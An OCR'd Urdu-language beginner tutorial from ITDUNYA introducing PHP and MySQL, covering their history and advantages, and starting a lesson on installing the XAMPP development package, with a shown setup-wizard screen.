ITDUNYA

بسم اللہ الرحمٰن الرحیم

PHP , MySQL

اور ویب ڈویلپمنٹ

کی جانب ایک قدم

Part-1

شکیل محمد خان

shakeel599@gmail.com

سب دوستوں کو میری طرف سے **اسلام علیکم** امید کرتا ہوں کہ آپ ٹھیک ٹھاک ہوں گے۔

تعارف:

میں آپ کو PHP کے اس کورس میں خوش آمدید کہتا ہوں اور امید کرتا ہوں کہ یہ آپ کیلئے فائدہ مند ثابت ہوگا۔اس وقت PHP کے بڑھتے ہوئے استعمال نے ،اور ایک زبردست سرور سائڈ لینگویج ہونے کی وجہ سے ،ہمیں مجبور کر دیا ہے کہ بحیثیت ویب ڈویلپر ہم اسکی طرف قدم بڑھائیں اور اسکو ایکسپلور کریں۔اسی سلسلے میں یہ میری ایک چھوٹی سی کاوش ہے جو بہت عاجزی کے ساتھ آپ دوستوں کے سامنے پیش کر رہا ہوں۔

میں گزشتہ چار سال سے ویب ڈویلپمنٹ کر رہا ہوں یعنی ابھی ویب ڈویلپمنٹ میں ایک چھوٹا سا بچہ ہوں۔میں بھی آپ لوگوں کی طرح ایک Student ہوں، میں خود کو ماسٹر نہیں کہتا بلکہ جو کچھ مجھے آتا ہے وہ آپ کے ساتھ شیئر کر رہا ہوں، اس لئے کورس میں مجھ سے بھی غلطیاں ہو سکتی ہیں جو میں امید کرتا ہوں کہ آپ نظر انداز کریں گے اور مطلب کی بات کو سمجھنے کی کوشش کریں گے۔لکھنے میں بھی بہت ساری غلطیاں ہوں گی جس کیلئے ایڈوانس میں معافی کیونکہ میں ایک Professional Writer نہیں ہوں۔اگر آپ سمجھتے ہیں کہ میں نے کوئی بات غلط لکھی ہے تو وہ آپ پوائنٹ آؤٹ کریں ،تاکہ میں بھی آپ لوگوں سے سیکھ سکوں۔میں امید کرتا ہوں کہ آپ تنقید برائے اصلاح کریں گے۔

یہ کورس کن لوگوں کیلئے ہے؟

یہ کورس ان لوگوں کیلئے ہے جو PHP کو شروع سے سیکھنا چاہتے ہوں ، یعنی بالکل Beginners کیلئے جو پہلے HTML،Javascript وغیرہ میں کام کر چکے ہیں اور اب سرور سائڈ لینگویج سیکھنا چاہتے ہیں۔

کورس شروع کرنے سے پہلے ایک گزارش:

اس کورس کو شروع کرنے سے پہلے ، آپ کو HTML پر کمانڈ ہونی چاہیے۔اگر آپ کو HTML نہیں آتا تو سب سے پہلے HTML سیکھیں اور یہ کورس بعد میں پڑھیں تو آپ کو زیادہ فائدہ ہوگا۔جو کہ ایک بہت ہی آسان لینگویج ہے اور ویب ڈویلپمنٹ اس کے بغیر ایسے ہے جیسے آپ ایک گاڑی چلانا چاہتے مگر آپ کے پاس چابی نہیں ہے۔

اگر آپ کہتے ہیں کہ HTML سیکھنے کی کیا ضرورت ہے وہ تو Dreamweaver یا Front Page وغیرہ خود ہی بناتا ہے تو یہ آپ کی بڑی غلطی ہے کیونکہ ایک چیز آپ بنا رہے ہیں لیکن آپ کو پتہ ہی نہیں کہ Back End پر کیا ہو رہا ہے۔ اور بعض دفعہ ایسے مسئلے آ جاتے ہیں جو صرف آپ کوڈ سے ہی ٹھیک کر سکتے ہیں۔ اور پھر PHP کا کوڈ تو لکھنا ہی HTML میں ہے۔ یعنی HTML میں ایمبڈ (Embed) کرنا ہے۔

چلئے شروع کرتے ہیں۔۔۔۔

PHP کیا ہے؟

PHP ایک ویب ڈویلپمنٹ لینگویج ہے جو کہ (PHP: Hypertext Preprocessor) سے نکلا ہے۔ اس کا original نام (Personal Home Page) جو کہ آج تک بہت سارے لوگ سمجھتے ہیں کہ PHP اسی سے نکلا ہے لیکن اس کی بڑھتی ہوئی استعمال سے اس کا نام تبدیل ہوا اور Community Vote کے ذریعے اس کو ایک نیا نام دیا گیا جس کا پہلے ذکر ہو چکا ہے۔

PHP ایک سرور سائیڈ پروگرامنگ لینگویج ہے جو کہ HTML میں ایمبڈ ہو سکتی ہے جیسے کہ ASP ہے لیکن یہ HTML کی طرح نہیں ہے اگر آپ نے HTML میں کام کیا ہے تو آپ کو معلوم ہوگا کہ HTML ایک پروگرامنگ لینگویج نہیں ہے بلکہ ایک رینڈرنگ لینگویج ہے جو ویب پیجز میں امیجز، لنکس، ٹیکسٹ، ٹیبلز وغیرہ ڈالنے کے ساتھ ساتھ پیج کی پوری فارمیٹنگ کیلئے بہت زبردست ہے، لیکن HTML میں ایسی کوئی کمانڈ نہیں ہے جو دو نمبروں کو جمع کر سکیں یا کسی Database سے کنکشن بنا سکے۔

جن دوستوں نے ASP میں کام کیا ہے ان کیلئے PHP سیکھنا کوئی مسئلہ نہیں ہے کیونکہ یہ دونوں آپس میں بہت ملتی جلتی ہیں۔ بہت سارے لوگ یہ بھی کہتے ہیں کہ PHP، ASP سے نقل کی گئی ہے لیکن ایسا نہیں ہے کیونکہ PHP، 1994 میں بنائی گئی جبکہ ASP، Microsoft نے بہت بعد میں متعارف کرائی۔

PHP، Apache HTTP سرور کا Official Module ہے جو کہ اس وقت مارکیٹ لیڈنگ فری سرور ہے اور (Netcraft Web Server Survey) کے مطابق 67 فیصد world wide web پر چل رہا ہے۔

PHP ڈائنامک ویب سائٹس بنانے کیلئے استعمال ہوتی ہے۔ ڈائنامک ویب پیجز اور سٹیٹک ویب پیجز میں فرق یہ ہے کہ ڈائنامک ویب پیجز کے Struture اور Contents تبدیل ہوتے رہتے ہیں (Back end پروگرامنگ کے ذریعے) جبکہ سٹیٹک پیجز پر Structure اور Contents فکس ہوتے ہیں جب تک ایک Designer خود ان پیجز کو چینج نہ کریں۔

PHP کے ذریعے آپ بڑے سے بڑے ڈیٹا بیس کو کنٹرول کرسکتے ہیں یہ تقریباً سارے ڈیٹا بیسز کو سپورٹ کرتی ہے مثلاً Mysql, MSsql, Oracle, Access, SQLlite, PostgreSQL وغیرہ وغیرہ۔

PHP میں آپ فورمز، ای کامرس سائٹس، فوٹو گیلریز، سائٹ لے آوٹس، ملٹی میڈیا ویب سائٹس، News, Content Management Systems، File Management Systems وغیرہ وغیرہ بہت کم ٹائم میں بناسکتے ہیں۔

یہ ونڈوز اور لینکس کے ساتھ ساتھ بہت سارے پلیٹ فارمز پر سپورٹڈ ہے اور ایک اندازے کے مطابق اس وقت تقریباً 15 ملین ویب سروز پر PHP کی سپورٹ ہے۔ PHP کا کوڈ عام HTML کی طرح سرور کلائنٹ کو سنڈ نہیں کرتا بلکہ پہلے سرور PHP کے کوڈ کو parsed کرتا ہے اور پھر HTML کی شکل میں کلائنٹ کو سنڈ کرتا ہے۔ یعنی آپ کو کسی پیج کے سورس میں PHP کا کوڈ نہیں ملے گا۔

PHP کی تاریخ:

PHP کا پہلا ورژن (Rasmus Lerdorf) سافٹ ویئر انجینئر، نے اپنے ذاتی استعمال کیلئے 1994 میں بنایا تھا جو کہ Micros(CGI wrapper) کا ایک سیٹ تھا، جس سے وہ یہ معلوم کرتا تھا کہ کس نے اسکی ویب سائٹ کو وزٹ کیا ہے۔ اگلے سال اس نے ایک اور پیکیج متعارف کرایا جس کو اس نے Personal Home Page Tools کا نام دیا، بعد میں اسمیں اضافہ کیا گیا اور ایک اور پیکیج (Form Interpreter) ڈالا گیا جسکو PHP/FI کا نام دیا گیا جو کہ یوزرز میں بہت مقبول ہوا۔

اسکے بعد PHP کا ورژن 2 متعارف ہوا جسمیں SQL Queries کو Parsing کا سپورٹ شامل تھا۔ 1997 کے درمیان میں تقریباً 50,000 ویب سائٹس ایسی تھیں جن میں PHP استعمال ہوئی۔ PHP کے اتنے استعمال کے بعد ایک آدمی کیلئے یہ مشکل ہو گیا تھا کہ وہ اس کو آگے بڑھائے اس لئے ایک چھوٹے سے ڈویلپمنٹ ٹیم نے PHP پر ایک Open Source Module کے طور پر مزید کام شروع کیا اور پھر آہستہ آہستہ پورے دنیا سے ڈویلپرز نے اسمیں حصہ لینا شروع کیا۔

Zeev Suraski اور Andi Gutmans دو اسرائیلی پروگرامرز نے PHP کے ورژن 3 اور 4 کے Parsers کو بناتے ہوئے اس کام کو آگے بڑھایا اور اس کو ZEND کا نام دیا (Zend= Zeev and Andi) Zend کے بارے میں مزید معلومات کیلئے zend.com پر وزٹ کریں۔

1998ء میں ایک اندازے کے مطابق تقریباً 100,000 یونیک Domains پر PHP چل رہی تھی۔ صرف ایک سال بعد یہ تعداد

ملین تک پہنچ گئی اور 2000ء میں 2 ملین سے زیادہ ہوگئی تھی ،2004ء میں یہ تعداد 17 ملین تک پہنچ گئی ۔مزید معلومات کیلئے http://www.php.net/usage.php پروزٹ کریں۔

انٹرنیٹ پر اس وقت کی سب سے بڑی ویب سائٹس جنکے بے شمار یوزرز ہیں مثلاً Sourceforge.net، Epinions.com، Harvard.com، Sade.com، imdb.com کے ساتھ ساتھ ایسی بے شمار بڑی بڑی Websites ہیں جو کہ PHP میں بنی ہیں۔اس وقت PHP کا نیا ورژن 5.2 استعمال ہورہا ہے۔

MYSQL کیا ہے؟

مائی سیکول ایک بہت ہی فاسٹ Relational Database Management System (RDBMS) ہے جو کہ آپ کسی بھی مقصد کیلئے بالکل مفت استعمال کرسکتے ہیں۔ایک ڈیٹا بیس ہمیں یہ سہولت فراہم کرتا ہے کہ ہم کسی ڈیٹا کو محفوظ کرسکیں،تلاش یا حاصل کرسکیں۔ مائی سیکول سرور جہاں ہمارے بہت سارے یوزرز کو کنٹرول کرتا ہے وہاں ہمیں ڈیٹا تک تیز رسائی اور سیکورٹی بھی فراہم کرتا ہے۔کیونکہ صرف Authorized یوزرز ہی ڈیٹا کو Access کرسکتے ہیں۔

مائی سیکول ایک ملٹی یوزر، ملٹی تھریڈ ڈیٹا بیس سرور ہے جو (SQL Structure Query Language) پر کام کرتا ہے جو کہ تمام ڈیٹا بیسز کیلئے ایک سٹینڈرڈ لینگویج ہے۔مائی سیکول 1996ء سے عام استعمال کیلئے دستیاب ہے۔لیکن یہ 1979ء میں متعارف ہوا تھا۔یہ دنیا کا سب سے مقبول ترین اوپن سورس ڈیٹا بیس ہے جس نے کئی دفعہ Linux Journal Readers Choise Award جیتا ہے۔

PHP اور MySQL ہی کیوں استعمال کریں؟

اگر فرض کرتے ہیں آپ ایک ای کامرس ویب سائٹ بنانا چاہتے ہیں تو اس کیلئے آپ مختلف پروڈکٹس استعمال کریں گے جو آپ کو مندرجہ ذیل سے چننا ہوگا:

1: ویب سرور کیلئے ہارڈویئر

2: ایک اپریٹنگ سسٹم

3: ویب سرور سافٹ ویئر

4: ایک ڈیٹا بیس مینجمنٹ سسٹم

5: ایک پروگرامنگ لینگویج

ان میں کچھ ایسی ہیں جو دوسرے پر منحصر کرتی ہیں مثلاً ہر ایک آپریٹنگ سسٹم ہر ایک ہارڈ ویئر کو سپورٹ نہیں کرتا، نہ ہی تمام سکرپٹس ہر ایک ڈیٹا بیس سے Connectivity فراہم کرتا ہے وغیرہ وغیرہ۔ PHP اور مائی سیکول کی ایک اچھی بات یہ ہے کہ یہ تقریباً تمام بڑے آپریٹنگ سسٹمز پر چلتے ہیں۔ آپ PHP کو Linux, Apache پر چلائیں یا Windows, IIS, PWS پر بھی چلائیں اس کو کوئی اعتراض نہیں۔ خواہ آپ کوئی بھی ہارڈ ویئر، اپریٹنگ سسٹم یا ویب سرور پسند کریں آپ PHP اور مائی سیکول کو ہی بہتر پائیں گے۔

PHP کے دوسرے حریف یا رقیب: ASP.NET، JSP، Perl، ColdFusion

اگر ہم PHP کا دوسرے پروڈکٹس کے ساتھ موازنہ کریں تو PHP کو ان سب پر فوقیت حاصل ہے جیسا کہ:

1: اعلیٰ کارکردگی: PHP ایک مکمل اور فنکشنز سے بھرپور سرور سائیڈ لینگویج ہے۔ ایک سستے سے سرور پر بھی آپ لاکھوں یوزرز کو ایک بہترین سروس فراہم کرسکتے ہیں۔ مزید معلومات کیلئے zend.com پر وزٹ کریں۔

2: مختلف ڈیٹابیس سسٹم کے ساتھ کنکٹیویٹی: PHP بہت سارے ڈیٹا بیس سسٹم کو سپورٹ کرتی ہے جن میں MYSql کے ساتھ ساتھ dbm, Oracle, MSQL InterBase, Informix, Hyperwave, FilePro, PostgreSQL, وغیرہ شامل ہیں۔ PHP5 میں SQL کیلئے Built-in انٹرفیس (فلیٹ فائل کیلئے) بھی شامل ہے جسکو SQLITE کہتے ہیں۔

3: ویب کے بہت سارے کاموں کیلئے Built-in Libraries : چونکہ PHP بنی ہی WEB کیلئے ہے اس لئے اسمیں Web سے متعلق بہت سارے کاموں کیلئے زبردست فنکشنز موجود ہیں۔ آپ پلک جھپکتے Images جنریٹ کرسکتے ہیں، ویب اور نیٹ ورک سرویسز حاصل کرسکتے ہیں، XML پارسر کریں یا Mail سینڈ کریں، Cookies بنائیں یا PDF فائل جنریٹ کریں آپ کو صرف چند لائینوں کا کوڈ لکھنا پڑتا ہے۔

4: سستا ترین: PHP بالکل فری ہے، آپ php.net سے کسی بھی وقت اسکو فری Download کرسکتے ہیں۔

5: سیکھنے اور استعمال کرنے میں آسان : PHP کا Syntax بہت سارے دوسرے لینگویجز سے ملتا جلتا ہیں مثلاً ++C، JAVA یا Perl۔ اگر آپ نے ان لینگویجز میں سے کسی پر کام کیا ہے یا کچھ نہ کچھ آتا ہے تو PHP سیکھنا اور ماسٹر کرنا آپ کیلئے کوئی بڑی بات نہیں۔

6: Object Oriented سپورٹ : PHP 5 میں اوبجیکٹ اوریئنٹڈ کا ایک مکمل feature شامل ہے۔ اگر آپ نے ++C یا JAVA میں کام کیا ہو تو آپ Classes کی جن شکل و صورت کا توقع کر رہے ہیں جیسے کہ، Inheritance ، Private اور Protected ایٹریبیوٹس اور Methods۔ Abstract کلاسز اور Methods۔ انٹرفیس، کنسٹرکٹرز اور ڈیسٹرکٹرز وغیرہ وغیرہ سب 5 PHP میں دستیاب ہیں۔

7: سورس کی دستیابی: اگر آپ PHP Language میں کوئی تبدیلی یا اضافہ کرنا چاہتے ہیں تو اس کا سورس کوڈ آپ کسی بھی وقت php.net سے بالکل فری ڈاونلوڈ کر سکتے ہیں اور اسمیں اپنی مرضی کی تبدیلیاں کر سکتیں ہیں۔

8: سپورٹ کی دستیابی: Zend Technologies (www.zend.com) وہ کمپنی جو PHP کے انجن کے پیچھے کام کر رہی ہے، PHP کی ڈویلپمنٹ کیلیے فل سپورٹ اور متعلقہ سافٹ ویئرز فراہم کر رہے ہیں۔

اب مجھے اجازت دیں انشاءاللہ اگلے لیکچر میں پھر ملاقات ہوگی، دعاؤں میں یاد رکھیں

اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

BEGINNING PHP MYSQL LTD UNYA ONLY FOR DUNYA

اسلام علیکم

پی ایچ پی اور مائی سیکول کے دوسرے کلاس میں خوش آمدید

اس سے پہلے کہ ہم پی ایچ پی کا کوئی پروگرام لکھیں ہمارے پاس PHP کا انسٹال اور کنفگیر ہونا ضروری ہے۔لہذا اس کلاس میں ہم پی ایچ پی کی انسٹالیشن اور کنفیگریشن سیکھیں گے۔اسکے علاوہ ہمیں کچھ اور Tools بھی درکار ہیں جو کہ مندرجہ ذیل ہیں۔

PHP پر کام کرنے کیلئے کیا چیزیں درکار ھیں؟

- سرور سافٹ ویئر(Windows 2000، XP یا Linux)
- PHP کے ساتھ مطابقت رکھنے والا ویب سرور(IIS یا Apache)
- PHP 5
- مائی سیکول سرور
- ایک PHP ایڈیٹر (آپ کوئی بھی ٹیکسٹ ایڈیٹر استعمال کر سکتے ہیں،لیکن آسانی کیلیے اس وقت میں آپ کو PHP کا ایک ایڈیٹر PHP Designer 2008 استعمال کرنے کا مشورہ دونگا کیونکہ یہ بہت آسان اور پی ایچ پی کے سکرپٹ لکھنے کیلیے ایک زبردست ایڈیٹر ہے۔اسکے علاوہ آپ Dreamweaver وغیرہ بھی استعمال کر سکتے ہیں)

6: ایک ویب براؤزر(Explorer یا Firefox)

XAMPP (ایک پورا ڈیوویلپمنٹ پیکیج)

XAMPP کیا ھے ؟

XAMPP ایک پیکیج ہے جو خودکار انسٹالیشن سے پی ایچ پی کا پورا ویب ڈیولپمنٹ انوائرمنٹ مہیا کردیتا ہے۔ لیکن یاد رکھیں کہ یہ جو انوائرمنٹ مہیا کرتا ہے وہ ایک ویب ڈیولپر کے لئے ہوتا ہے نہ کہ پروڈکشن مقصد کیلیے ۔یہ سب انسٹالیشن اور کنفگریشن خود کرتا ہے جس سے ہمارا بہت سارا ٹائم بھی بچ جاتا ہے اور اسکی کنفگریشن بھی بہت زبردست ہے۔

پیکیج میں کیا شامل ہے ؟

جب ہم XAMPP انسٹال کرتے ہیں تو مندرجہ ذیل چیزیں ہمارے پاس خود بخود انسٹال اور کنفگر ہو جاتی ہیں۔

- Apache 2.2.6 (ویب سرور)
- MySQL 5.0.45 (مائی سیکول ڈیٹا بیس سرور)
- PHP 5.2.4 + PHP 4.4.7 + PEAR پی ایچ پی کے دو ورژنز
- PHP-Switch win32 1.0 ("php-switch.bat" کو استعمال کریں)
- XAMPP Control Version 2.5 مختلف سروسز کو کنٹرول کرنے کیلئے
- XAMPP Security 1.0
- SQLite 2.8.15 فلیٹ فائل ڈیٹا بیس کیلئے
- OpenSSL 0.9.8e سیکیور ساکٹ لنک
- phpMyAdmin 2.11.1 (مائی سیکول کا کنٹرول)
- ADOdb 4.95
- Mercury Mail Transport System v4.01b (ای میل سرور)
- FileZilla FTP Server 0.9.23 (ایف ٹی پی سرور)
- Webalizer 2.01-10
- Zend Optimizer 3.3.0
- eAccelerator 0.9.5.2 for PHP 5.2.4


اوپر دیئے گئے لنک سے XAMP کو ڈاؤن لوڈ کر لیں اور پھر نیچے دیئے گئے سکرین شاٹس کو فالو کریں۔

ONLY ON ITDUNYA
BEGINNING OF PHP MYSQL ITDUNYA


1

XAMPP 1.6.4 win32 (Basic Package)
XAMPP 1.6.4 win32 (Basic Package)
Welcome to the XAMPP 1.6.4 Setup Wizard
This wizard will guide you through the installation of XAMPP 1.6.4.
It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.
Click Next to continue.
Next >
Cancel

2

